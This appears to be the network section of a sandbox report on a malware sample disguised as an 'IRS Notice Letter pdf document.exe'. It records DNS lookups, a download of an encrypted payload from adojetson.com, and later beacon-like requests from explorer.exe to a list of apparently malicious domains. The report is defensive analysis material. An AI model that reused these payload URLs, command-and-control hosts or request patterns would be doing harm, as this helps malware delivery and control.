Jan 11, 2021 16:23:14.564799070 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758521080 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758580923 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758625031 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758665085 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758698940 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758702040 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758730888 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758744001 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758759975 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758786917 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758820057 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758835077 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758881092 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758882999 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.758919954 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.758949041 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.759027958 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946043015 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946077108 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946147919 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946213007 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946422100 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946446896 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946468115 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946490049 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946505070 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946583033 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946628094 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946654081 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946674109 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946696997 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946721077 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946799040 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.946938038 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946963072 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.946984053 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.947024107 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.947087049 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:14.947099924 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:14.947187901 CET	49730	80	192.168.2.4	198.187.29.67

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:23:15.133243084 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133299112 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133335114 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133336067 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133371115 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133378029 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133419991 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133435965 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133441925 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133502960 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133507967 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133548975 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133574963 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133588076 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133613110 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133629084 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133656025 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133667946 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133692980 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133708000 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133737087 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133745909 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133774042 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133785963 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133814096 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133840084 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133867025 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133878946 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133914948 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133924007 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133958101 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.133964062 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.133992910 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134006977 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134032965 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134046078 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134073973 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134084940 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134109974 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134123087 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134147882 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134160995 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134202957 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134213924 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134218931 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134253979 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.134284973 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.134330034 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.323026896 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.323076963 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.323112011 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.323113918 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.323137045 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.323149920 CET	80	49730	198.187.29.67	192.168.2.4
Jan 11, 2021 16:23:15.323164940 CET	49730	80	192.168.2.4	198.187.29.67
Jan 11, 2021 16:23:15.323188066 CET	80	49730	198.187.29.67	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:22:40.501429081 CET	51703	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:40.558036089 CET	53	51703	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:41.734980106 CET	65248	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:41.782879114 CET	53	65248	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 16:22:43.079816103 CET	53723	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:43.127841949 CET	53	53723	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:44.754998922 CET	64646	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:44.802923918 CET	53	64646	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:48.201880932 CET	65298	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:48.249973059 CET	53	65298	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:50.577884912 CET	59123	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:50.634222984 CET	53	59123	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:51.736870050 CET	54531	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:51.784784079 CET	53	54531	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:52.901640892 CET	49714	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:52.952630043 CET	53	49714	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:54.162101984 CET	58028	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:54.219430923 CET	53	58028	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:55.313086987 CET	53097	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:55.360910892 CET	53	53097	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:56.570456028 CET	49257	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:56.621493101 CET	53	49257	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:57.768143892 CET	62389	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:57.827384949 CET	53	62389	8.8.8.8	192.168.2.4
Jan 11, 2021 16:22:59.401148081 CET	49910	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:22:59.448834896 CET	53	49910	8.8.8.8	192.168.2.4
Jan 11, 2021 16:23:14.129580021 CET	55854	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:23:14.350569010 CET	53	55854	8.8.8.8	192.168.2.4
Jan 11, 2021 16:23:29.520019054 CET	64549	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:23:29.568088055 CET	53	64549	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:06.476883888 CET	63153	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:06.545897961 CET	53	63153	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:11.567560911 CET	52991	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:11.634740114 CET	53	52991	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:21.866880894 CET	53700	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:22.008053064 CET	53	53700	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:27.274300098 CET	51726	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:27.434158087 CET	53	51726	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:32.450069904 CET	56794	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:32.512212992 CET	53	56794	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:37.728318930 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:37.877690077 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:42.882637978 CET	56627	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:42.963098049 CET	53	56627	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:47.984529972 CET	56621	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:48.069564104 CET	53	56621	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:53.202550888 CET	63116	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:53.279584885 CET	53	63116	8.8.8.8	192.168.2.4
Jan 11, 2021 16:24:58.479343891 CET	64078	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:24:58.557437897 CET	53	64078	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:03.605534077 CET	64801	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:03.811801910 CET	53	64801	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:08.863886118 CET	61721	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:08.938981056 CET	53	61721	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:13.948646069 CET	51255	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:14.312964916 CET	53	51255	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:19.726453066 CET	61522	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:20.187546015 CET	53	61522	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:25.863914013 CET	52337	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:25.938337088 CET	53	52337	8.8.8.8	192.168.2.4
Jan 11, 2021 16:25:31.220172882 CET	55046	53	192.168.2.4	8.8.8.8
Jan 11, 2021 16:25:31.276551008 CET	53	55046	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 16:23:14.129580021 CET	192.168.2.4	8.8.8.8	0xd268	Standard query (0)	adojetson.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 16:24:06.476883888 CET	192.168.2.4	8.8.8.8	0xb469	Standard query (0)	www.rappaportcos.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:11.567560911 CET	192.168.2.4	8.8.8.8	0x5723	Standard query (0)	www.emuprising.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:21.866880894 CET	192.168.2.4	8.8.8.8	0x5922	Standard query (0)	www.myaarpdentalpln.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:27.274300098 CET	192.168.2.4	8.8.8.8	0x2045	Standard query (0)	www.stereoslide.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:32.450069904 CET	192.168.2.4	8.8.8.8	0x716d	Standard query (0)	www.alessandrabortolussi.net	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:37.728318930 CET	192.168.2.4	8.8.8.8	0x53fb	Standard query (0)	www.prendimiconcept.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:42.882637978 CET	192.168.2.4	8.8.8.8	0x27c7	Standard query (0)	www.lobstermenforgolden.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:47.984529972 CET	192.168.2.4	8.8.8.8	0x99e9	Standard query (0)	www.kobumsnetwork.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:53.202550888 CET	192.168.2.4	8.8.8.8	0xeefa	Standard query (0)	www.rednbot.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:58.479343891 CET	192.168.2.4	8.8.8.8	0x9eb0	Standard query (0)	www.austinscubaschool.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:03.605534077 CET	192.168.2.4	8.8.8.8	0x7f82	Standard query (0)	www.wendyallegaert.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:08.863886118 CET	192.168.2.4	8.8.8.8	0xc56e	Standard query (0)	www.virginiadoyle.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:13.948646069 CET	192.168.2.4	8.8.8.8	0xd217	Standard query (0)	www.aksaystudios.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:19.726453066 CET	192.168.2.4	8.8.8.8	0x5cad	Standard query (0)	www.aizimov.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:25.863914013 CET	192.168.2.4	8.8.8.8	0x77f8	Standard query (0)	www.thebuztraders.com	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:31.220172882 CET	192.168.2.4	8.8.8.8	0x25b5	Standard query (0)	www.rappaportcos.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 16:23:14.350569010 CET	8.8.8.8	192.168.2.4	0xd268	No error (0)	adojetson.com		198.187.29.67	A (IP address)	IN (0x0001)
Jan 11, 2021 16:23:14.350569010 CET	8.8.8.8	192.168.2.4	0xd268	No error (0)	adojetson.com		192.95.36.134	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:06.545897961 CET	8.8.8.8	192.168.2.4	0xb469	Name error (3)	www.rappaportcos.com	none	none	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:11.634740114 CET	8.8.8.8	192.168.2.4	0x5723	No error (0)	www.emuprising.com	emuprising.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:24:11.634740114 CET	8.8.8.8	192.168.2.4	0x5723	No error (0)	emuprising.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:22.008053064 CET	8.8.8.8	192.168.2.4	0x5922	No error (0)	www.myaarpdentalpln.com		199.59.242.153	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:27.434158087 CET	8.8.8.8	192.168.2.4	0x2045	No error (0)	www.stereoslide.com	stereoslide.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:24:32.512212992 CET	8.8.8.8	192.168.2.4	0x716d	No error (0)	www.alessandrabortolussi.net	alessandrabortolussi.net		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:24:32.512212992 CET	8.8.8.8	192.168.2.4	0x716d	No error (0)	alessandrabortolussi.net		34.102.136.180	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:37.877690077 CET	8.8.8.8	192.168.2.4	0x53fb	Server failure (2)	www.prendimiconcept.com	none	none	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:42.963098049 CET	8.8.8.8	192.168.2.4	0x27c7	Name error (3)	www.lobstermenforgolden.com	none	none	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:48.069564104 CET	8.8.8.8	192.168.2.4	0x99e9	No error (0)	www.kobumsnetwork.com		172.67.209.95	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:48.069564104 CET	8.8.8.8	192.168.2.4	0x99e9	No error (0)	www.kobumsnetwork.com		104.24.111.68	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 16:24:48.069564104 CET	8.8.8.8	192.168.2.4	0x99e9	No error (0)	www.kobumsnetwork.com		104.24.110.68	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:53.279584885 CET	8.8.8.8	192.168.2.4	0xeefa	No error (0)	www.rednbot.com	rednbot.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:24:53.279584885 CET	8.8.8.8	192.168.2.4	0xeefa	No error (0)	rednbot.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 11, 2021 16:24:58.557437897 CET	8.8.8.8	192.168.2.4	0x9eb0	Name error (3)	www.austinscubaschool.com	none	none	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:08.938981056 CET	8.8.8.8	192.168.2.4	0xc56e	Name error (3)	www.virginiadoyle.com	none	none	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:14.312964916 CET	8.8.8.8	192.168.2.4	0xd217	No error (0)	www.aksaystudios.com		147.255.30.94	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:20.187546015 CET	8.8.8.8	192.168.2.4	0x5cad	No error (0)	www.aizimov.com	aizimov.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:25:20.187546015 CET	8.8.8.8	192.168.2.4	0x5cad	No error (0)	aizimov.com		153.126.209.136	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:25.938337088 CET	8.8.8.8	192.168.2.4	0x77f8	No error (0)	www.thebuzztraders.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Jan 11, 2021 16:25:25.938337088 CET	8.8.8.8	192.168.2.4	0x77f8	No error (0)	ghs.googlehosted.com		216.58.207.179	A (IP address)	IN (0x0001)
Jan 11, 2021 16:25:31.276551008 CET	8.8.8.8	192.168.2.4	0x25b5	Name error (3)	www.rappaportcos.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- adojetson.com
- www.emuprising.com
- www.myaarpdentalpln.com
- www.alessandrabortolussi.net
- www.kobumsnetwork.com
- www.rednbot.com
- www.aksaystudios.com
- www.aizimov.com
- www.thebuzztraders.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49730	198.187.29.67	80	C:\Users\user\Desktop\IRS Notice Letter pdf document.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:23:14.564799070 CET	168	OUT	GET /vc/xdark_GOaIsqF182.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: adojetson.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:23:14.758521080 CET	169	IN	HTTP/1.1 200 OK Date: Mon, 11 Jan 2021 15:23:14 GMT Server: Apache Last-Modified: Thu, 07 Jan 2021 17:20:22 GMT Accept-Ranges: bytes Content-Length: 164928 Content-Type: application/octet-stream Data Raw: 92 5d 85 49 84 d6 15 31 8f bf 03 9d 31 64 1b 1a 0b 61 ab 1f f7 a1 57 45 e4 db 1f 82 26 03 a0 4e f2 4c 85 0c ed ca ee 52 b3 31 49 94 a9 46 f2 e9 77 8e e9 12 72 e8 26 a4 d1 4d 61 14 03 f9 07 86 8c cb d4 03 d9 d2 27 75 8c 16 67 fb d7 87 5f f5 14 b5 b2 d2 5f 0c ac 37 49 48 59 b0 56 10 98 85 4b ef ea d0 8a f6 88 d0 0b bb 23 37 2d a7 4f 3f 9c a3 da 25 26 6c 76 d8 91 d9 f3 e2 56 f8 f0 4b 4f ff 2a d9 5a ab db ad c2 48 68 05 fc 99 65 77 f9 77 47 07 1d ba 4b ca 13 2a 0e 79 6d 5f 69 25 18 1c 40 b7 0f fc 5d 04 34 57 74 5b d4 2a 8c eb e4 1c 11 f7 99 41 91 7f 64 28 dd 2c f4 cf 1e 4d 00 99 c2 99 e3 62 3f 16 2d a8 1e 93 ee 8a d3 04 d3 46 15 2d 99 6f 1d 76 b7 79 ed c7 68 8f cb 11 43 54 fd 39 60 0b e9 44 10 a1 31 da 13 b2 eb b6 65 a2 47 67 55 8e ce 22 8a 1e 83 78 86 cf c6 37 01 02 db 95 ae 34 62 98 63 d2 07 17 c7 45 d7 a0 9d 85 5d 4b ca 10 9e 3b 52 66 b9 d3 d1 98 0d 3b bf ae 5a ac 66 b4 dd a1 24 d9 46 b9 7b 6a 84 f6 a1 a9 d8 2f 0f 87 27 d3 91 74 fe e6 98 49 94 cf e2 ed 14 6e 11 dc 24 b3 36 43 08 27 04 14 9c c6 dd ab 87 c0 26 80 e1 e3 cf ed 00 1c 7f 35 c7 a4 9d ed 76 60 55 e0 dc 12 1e d4 aa 60 ce 2f 4d 48 74 83 23 18 7c 9d 8a 82 f5 e8 21 0c c0 e9 1d f3 3a 6e 5d 48 d7 72 41 67 93 04 7b b9 c5 fe 6a 6d dd 17 9e ef f7 a1 ab 85 68 9e f7 6e 56 6e f9 de 9f 49 8d d0 75 99 de b7 9e 32 7e 94 f9 3f e5 22 19 d5 6b 25 fb 70 dc ce dd be 81 14 e5 ff 28 7e 8a 82 a3 95 74 ee 08 e2 f6 e6 da 73 51 be bf b2 83 2c e3 ca 2d 92 83 72 87 dd 58 29 57 22 70 94 39 9e 97 13 e5 78 3c b6 be 9f e4 60 43 4b 54 b6 91 4c eb f5 55 0e 49 39 20 d4 91 dd f3 11 bd 6c e9 bb eb fb 4a 32 c3 e2 08 79 17 0e 25 34 70 5c c7 4b a3 58 b6 aa ab 53 13 18 e8 40 06 33 de b4 91 d2 b8 d1 ec ab 3e 57 ac d6 9b d1 0d 4b 48 58 55 30 54 a8 fb 57 8a 5a 12 9b ee 26 a1 17 04 e1 15 37 2d 65 99 99 50 36 0b 5a ab 40 98 a6 13 93 3b c9 da 7f c5 2d c7 cd 1e 3c 30 e6 9d b7 b3 d5 f6 d1 de 7b 38 c2 ca d1 70 0c 6c 1e 2c 67 85 68 96 3d 68 b2 29 e9 20 4e c0 2f a1 37 81 15 96 95 9a 8f 9e 8c 62 c5 f3 89 e9 74 24 1f b9 d7 0a 60 b4 1a a1 1d 52 cb 2c 8d c8 83 fe 1e 65 1a ff 2c c0 0f d0 c4 3d 81 31 82 2e dd c1 a7 6d 2d 60 38 a8 6c f8 81 15 58 ac 5b 11 10 89 30 aa 3f 60 57 d4 6e fb 81 8a b4 63 9d fb a0 55 41 06 e1 f1 3a 6f 16 92 02 c8 e8 b0 47 0f 68 f7 57 45 cf ea 55 24 1b 39 2f d6 89 61 3a f4 e8 35 df 58 5b e6 b8 7a 3e 72 d1 98 1b 56 e8 b0 60 8d cb 14 8f 68 7b 28 f6 41 10 cb c5 24 83 5c d4 4a 35 9a bd 48 22 37 6e bd f3 d5 be 14 90 0e 01 ce 72 d0 80 3f d6 85 8d 88 a6 20 96 4a ff 7d 1d 77 60 af 21 0e df 51 ca 02 46 25 d7 99 2d 63 13 15 d6 96 17 69 7a 96 bb 8d 61 70 8f 09 f9 84 0e 1f cb 51 3b 0b f8 c9 50 2c 26 87 b9 cd f5 67 6f ee a0 d3 99 60 de cf a9 ea 77 c4 08 a4 d1 58 6a 3c 11 96 e5 02 83 f5 81 04 f7 d0 d1 3b 9a 0e e1 7a c9 fc 23 33 7b be 98 45 db a0 32 28 52 23 74 04 95 91 5d af 5b 06 c1 91 91 51 31 d2 27 75 8c 4e e4 13 de 0c 97 76 d4 89 39 d2 5c cd 2f f7 61 4b 51 4f b7 80 98 85 4b ef ea d0 8a f6 88 d0 0b bb 23 37 2d a7 4f 3f 9c a3 da 25 26 6c 76 d8 91 d9 f3 e2 ee f8 f0 4b 41 e0 90 d7 5a 1f d2 60 e3 f0 69 49 31 b8 31 1f 90 04 67 77 6f d5 2c b8 72 47 2e 1a 0c 31 07 4a 6c 3c 22 d2 2f 8e 28 6a 14 3e 1a 7b 90 65 df cb 89 73 75 92 b7 4c 9c 75 40 28 dd 2c f4 cf 1e 4d 7d ff fd 82 da 65 6e 5e 14 af 4f db d7 8d 82 4c f1 dc ef 65 ec 68 4c 3e 95 e3 22 8f 52 88 9a 59 61 ce 31 71 58 0c b8 0c 42 c8 52 b2 2a b5 ba fe 65 a2 47 67 55 8e ce 22 da 5b 83 78 ca ce c7 37 78 bf 38 aa ae 34 62 98 63 d2 07 17 27 45 d5 a1 96 84 57 4b ca 62 9c 3b 52 66 b9 d3 d1 Data Ascii:]l11daWE&NLR1lFwr&Ma'ug__7IHYVK#7-O?%&lvVKO*ZHhewwGK*ym_i%@]4Wt[*Ad(,Mb?-F-ovy hCT9`D1eGgU"x74bcE]K;Rf;Zf$F{j/'tIn$6C'&5v`U`/MHt#|!:n]HrAg{jmhnVnIu2~?"k%p(~tsQ,-rX)W"p9x<`CKTLUI9 lJ2y%4p\KXS@3>WKHXU0TWZ&7-eP6Z@;-<0{8pl,gh=h) N/7bt$`R,e,=1.m-`8lX[0?`WncUA:oGhWEU$9/a:5X[z>rV`h{(A$ \J5H"7nr? J}w`!QF%-cizapQ;P,&go`wXj<;z#3{E2(R#t][Q1'uNv9\/aKQOK#7-O?%&lvKAZ`iI11gwo,rG.1JI<"/(j>{esu Lu@(,M}en^OLehL>"RYa1qXBR*eGgU"[x7x84bc'EWKb;Rf

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49732	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:24:11.679864883 CET	354	OUT	GET /09rb/?Jt78=boggCF0+VtvWGkPjuCU1AaxF3fKHqCWZ16CI7xOuJOi/WrjAR/MJUIDlafE5AdeUJQBT&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.emuprising.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
